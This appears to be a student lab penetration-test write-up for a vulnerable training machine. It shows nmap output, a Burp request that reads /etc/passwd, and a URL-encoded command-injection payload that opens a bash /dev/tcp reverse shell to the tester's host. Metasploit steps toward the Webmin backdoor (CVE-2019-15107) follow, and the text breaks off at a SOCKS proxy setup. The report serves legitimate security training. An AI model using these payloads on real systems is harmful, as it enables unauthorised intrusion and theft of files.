
CupCake Report

Authors: Noah Stiles



Disclaimer

This document contains information based on research that has been gathered by employee(s) of Ark Industries for Digital Forensics and Cybersecurity (the ARK). The data contained in this project is submitted voluntarily and is unaudited. Every effort has been made by the ARK to assure the accuracy and reliability of the data contained in this report. However, the ARK and its employees make no representation, warranty, or guarantee in connection with this report and hereby expressly disclaim any liability or responsibility for loss or damage resulting from use of this data. Information in this report can be downloaded and redistributed by any person or persons. Any redistribution must maintain the ARK logo and any references from this report must be properly annotated.

Table of Contents

Introduction

The following report contains all efforts that were conducted in order to test the provided System. This report will be graded from a standpoint of correctness and fullness to all aspects. The purpose of this report is to ensure that the vulnerable machine is ready to be deployed and used by other students.

Objective

The objective of this assessment is to perform a penetration test against the provided system. The student is tasked with following a methodical approach in obtaining access to the objective goals.

High-Level Summary

During this assessment, I was tasked with obtaining root access and securing critical information. Upon my initial scan I noticed there was an interactive interface; in which I could submit queries and obtain certain information. Upon analysis I released that I can inject commands/grab files while the packet is sent to the server using a tool called burpsuite. I then began testing reverse shell commands into burpsuite and eventually obtained a shell. Upon initial inspection there was not much I could do, so after research I found out about using a tool called metasploit to create the same type of shell and use that in conjunction with a proxy and an exploit called webmin_backdoor which gave me root level access. Within a few minutes I had my reverse shell within metasploit, then figured out how to set up a SOCKS proxy server and from there I configured my backdoor and had root.

Tools and Software:

Burpsuite	https://portswigger.net/burp/communitydownload
Nmap	https://nmap.org/
Metasploit	https://www.metasploit.com/

Recommendations


I recommend patching the vulnerabilities identified during the testing to ensure that an attacker cannot exploit these systems in the future. Firstly, I recommend updating the system to at least 1.930. Secondly, I recommend not enabling password expiration as that allows the backdoor to work.

System IP: 10.0.5.24

Service Enumeration

Server IP Address	Open Ports
10.0.5.24	**TCP**: 22,80


Nmap Scan Results:



```
┌──(champuser㉿kali)-[~]
└─$ sudo nmap -sV -A 10.0.5.24
Starting Nmap 7.92 ( https://nmap.org ) at 2022-09-07 11:22 EDT
Nmap scan report for 10.0.5.24
Host is up (0.0019s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.8 (FreeBSD 20211221; protocol 2.0)
| ssh-hostkey: 
|   3072 c3:b1:12:fa:a7:6a:ba:96:96:f7:06:57:be:16:c4:9b (RSA)
|   256 90:c4:39:c4:f0:bd:3d:d4:fa:ca:4f:0d:10:05:32:b5 (ECDSA)
|_  256 83:b0:64:a0:e5:40:a5:8c:6f:36:55:68:d6:06:95:08 (ED25519)
80/tcp open  http    nginx 1.20.2
|_http-title: Admin Functions
|_http-server-header: nginx/1.20.2
Warning: OSScan results may be unreliable because we could not find at least
1 open and 1 closed port
Device type: general purpose
Running: FreeBSD 11.X|12.X|13.X
OS CPE: cpe:/o:freebsd:freebsd:11 cpe:/o:freebsd:freebsd:12 cpe:/o:freebsd:fr
eebsd:13
OS details: FreeBSD 11.2-RELEASE - 11.3 RELEASE or 11.2-STABLE, FreeBSD 12.0-
RELEASE - 13.0-CURRENT
Service Info: OS: FreeBSD; CPE: cpe:/o:freebsd:freebsd

TRACEROUTE
HOP RTT     ADDRESS
1   1.95 ms 10.0.5.24

OS and Service detection performed. Please report any incorrect results at ht
tps://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.12 seconds

┌──(champuser㉿kali)-[~]
└─$ 
```


Findings:

- Each time the big blue button is pressed it sends a post which goes to the server and it retrieves the files
- I then used burpsuite to encode a url to grab a file


Burp Suite Community Edition v2021.10.3 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
Intercept HTTP history WebSockets history Options
Request to http://10.0.5.24:80
Forward Drop Intercept is on Action Open Browser
Comment this item
HTTP/1
Pretty Raw Hex \n

```
POST /index.php?function=files.php HTTP/1.1
Host: 10.0.5.24
Content-Length: 32
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://10.0.5.24
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.45 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://10.0.5.24/index.php?function=files.php
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

logfiles=%2Fetc%2Fpasswd
```


- Which then grabbed:



```
# $FreeBSD$
#
root:*:0:0:Charlie &:/root:/bin/csh
toor:*:0:0:Bourne-again Superuser:/root:
daemon:*:1:1:Owner of many system processes:/root:/usr/sbin/nologin
operator:*:2:5:System &:/:/usr/sbin/nologin
bin:*:3:7:Binaries Commands and Source:/:/usr/sbin/nologin
tty:*:4:65533:Tty Sandbox:/:/usr/sbin/nologin
kmem:*:5:65533:KMem Sandbox:/:/usr/sbin/nologin
games:*:7:13:Games pseudo-user:/:/usr/sbin/nologin
news:*:8:8:News Subsystem:/:/usr/sbin/nologin
man:*:9:9:Mister Man Pages:/usr/share/man:/usr/sbin/nologin
sshd:*:22:22:Secure Shell Daemon:/var/empty:/usr/sbin/nologin
smmsp:*:25:25:Sendmail Submission User:/var/spool/clientmqueue:/usr/sbin/nologin
mailnull:*:26:26:Sendmail Default User:/var/spool/mqueue:/usr/sbin/nologin
bind:*:53:53:Bind Sandbox:/:/usr/sbin/nologin
unbound:*:59:59:Unbound DNS Resolver:/var/unbound:/usr/sbin/nologin
proxy:*:62:62:Packet Filter pseudo-user:/nonexistent:/usr/sbin/nologin
_pflogd:*:64:64:pflogd privsep user:/var/empty:/usr/sbin/nologin
_dhcp:*:65:65:dhcp programs:/var/empty:/usr/sbin/nologin
uucp:*:66:66:UUCP pseudo-user:/var/spool/uucppublic:/usr/local/libexec/uucp/uucico
pop:*:68:6:Post Office Owner:/nonexistent:/usr/sbin/nologin
auditdistd:*:78:77:Auditdistd unprivileged user:/var/empty:/usr/sbin/nologin
www:*:80:80:World Wide Web Owner:/nonexistent:/usr/sbin/nologin
ntpd:*:123:123:NTP Daemon:/var/db/ntp:/usr/sbin/nologin
_ypldap:*:160:160:YP LDAP unprivileged user:/var/empty:/usr/sbin/nologin
hast:*:845:845:HAST unprivileged user:/var/empty:/usr/sbin/nologin
tests:*:977:977:Unprivileged user for tests:/nonexistent:/usr/sbin/nologin
nobody:*:65534:65534:Unprivileged user:/nonexistent:/usr/sbin/nologin
deployer:*:1002:1002:User &:/home/deployer:/bin/sh
thomas:*:1003:1003:thomas:/home/thomas:/usr/local/bin/bash
Noah:*:1004:1004:NoahB:/home/Noah:/bin/sh
```

Command Injection:

- I then noticed after the “;” if I put any command they would work. Then after testing reverse shells, there was one that works.



```
Content-Length: 32
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://10.0.5.24
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/105.0.5195.102
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,imag
e/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://10.0.5.24/?function=files.php
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

logfiles=
%2Fvar%2Flog%2Fauth.log;bash%20-c%20%22%2Fbin%2Fsh%20-i%20%3E%26%20%2
Fdev%2Ftcp%2F10.0.99.28%2F8000%200%3E%261%22
```

```
┌──(champuser㉿kali)-[~]
└─$ nc -lvnp 8000
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::8000
Ncat: Listening on 0.0.0.0:8000
Ncat: Connection from 10.0.5.24.
Ncat: Connection from 10.0.5.24:19771.
sh: can't access tty; job control turned off
$ whoami
www
$ 
```

Privilege Escalation

Port 80: nginx/1.20.2 - “webmin backdoor
CVE-2019-15107, *cve.mitre*
Vulnerability Explanation: If the webmin admins password expiration policy is enabled, it allows the attacker to append the shell by using the “|” character inside an HTTP request to the webmin server.
Vulnerability Fix: Update Webmin to the latest version, and disable “password expiration policy” if not needed.


Severity: Critical

https://github.com/cncf/tag-security/blob/main/supply-chain-security/compromises/2019/webmin-backdoor.md

You can also get the same concept from MetaSploit:


https://www.infosecmatter.com/metasploit-module-library/?mm=exploit/linux/http/webmin_backdoor

First thing to do was start the multi/handler and set the payload which establishes a very basic session:




```
msf6 > use /multi/handler
[*] Using configured payload linux/x86/shell_reverse_tcp
msf6 exploit(multi/handler) > set lhost 10.0.99.28
lhost ⇒ 10.0.99.28
msf6 exploit(multi/handler) > set lport 8000
lport ⇒ 8000
msf6 exploit(multi/handler) > set payload linux/x86/shell_reverse_tcp
payload ⇒ linux/x86/shell_reverse_tcp
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.0.99.28:8000
[*] Command shell session 9 opened (10.0.99.28:8000 → 10.0.5.24:38102) at 2022-09-14 12:32:32 -0400


Shell Banner:
sh: can't access tty; job control turned off
-----

$ background

Background session 9? [y/N]  y
msf6 exploit(multi/handler) > sessions

Active sessions
===============

  Id  Name  Type             Information                          Connection
  --  ----  ----             -----------                          ----------
  9         shell x86/linux  Shell Banner: sh: can't access tty; job c  10.0.99.28:8000 → 10.0.5.24:38102 (10.0.5
                             ontrol turned off -----                     .24)
```

From here creating a proper shell for meterpreter to understand and use is key:



```
msf6 post(multi/manage/shell_to_meterpreter) > exploit

[*] Upgrading session ID: 16
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 10.0.99.28:7900
[*] Sending stage (40164 bytes) to 10.0.5.24
[*] Post module execution completed
msf6 post(multi/manage/shell_to_meterpreter) > [*] Meterpreter session 17 opened (10.0.99.28:7900 → 10.0.5.24:41235
) at 2022-09-14 12:51:25 -0400

[*] Stopping exploit/multi/handler
```


(There were no options set here just select the session and it turns it into a better shell)
From here setting SOCK or our proxy is key for the penetration test:



```
msf6 > route add 10.0.5.24 255.255.255.0 17
[*] Route added
msf6 > use auxiliary/server/socks_proxy
```

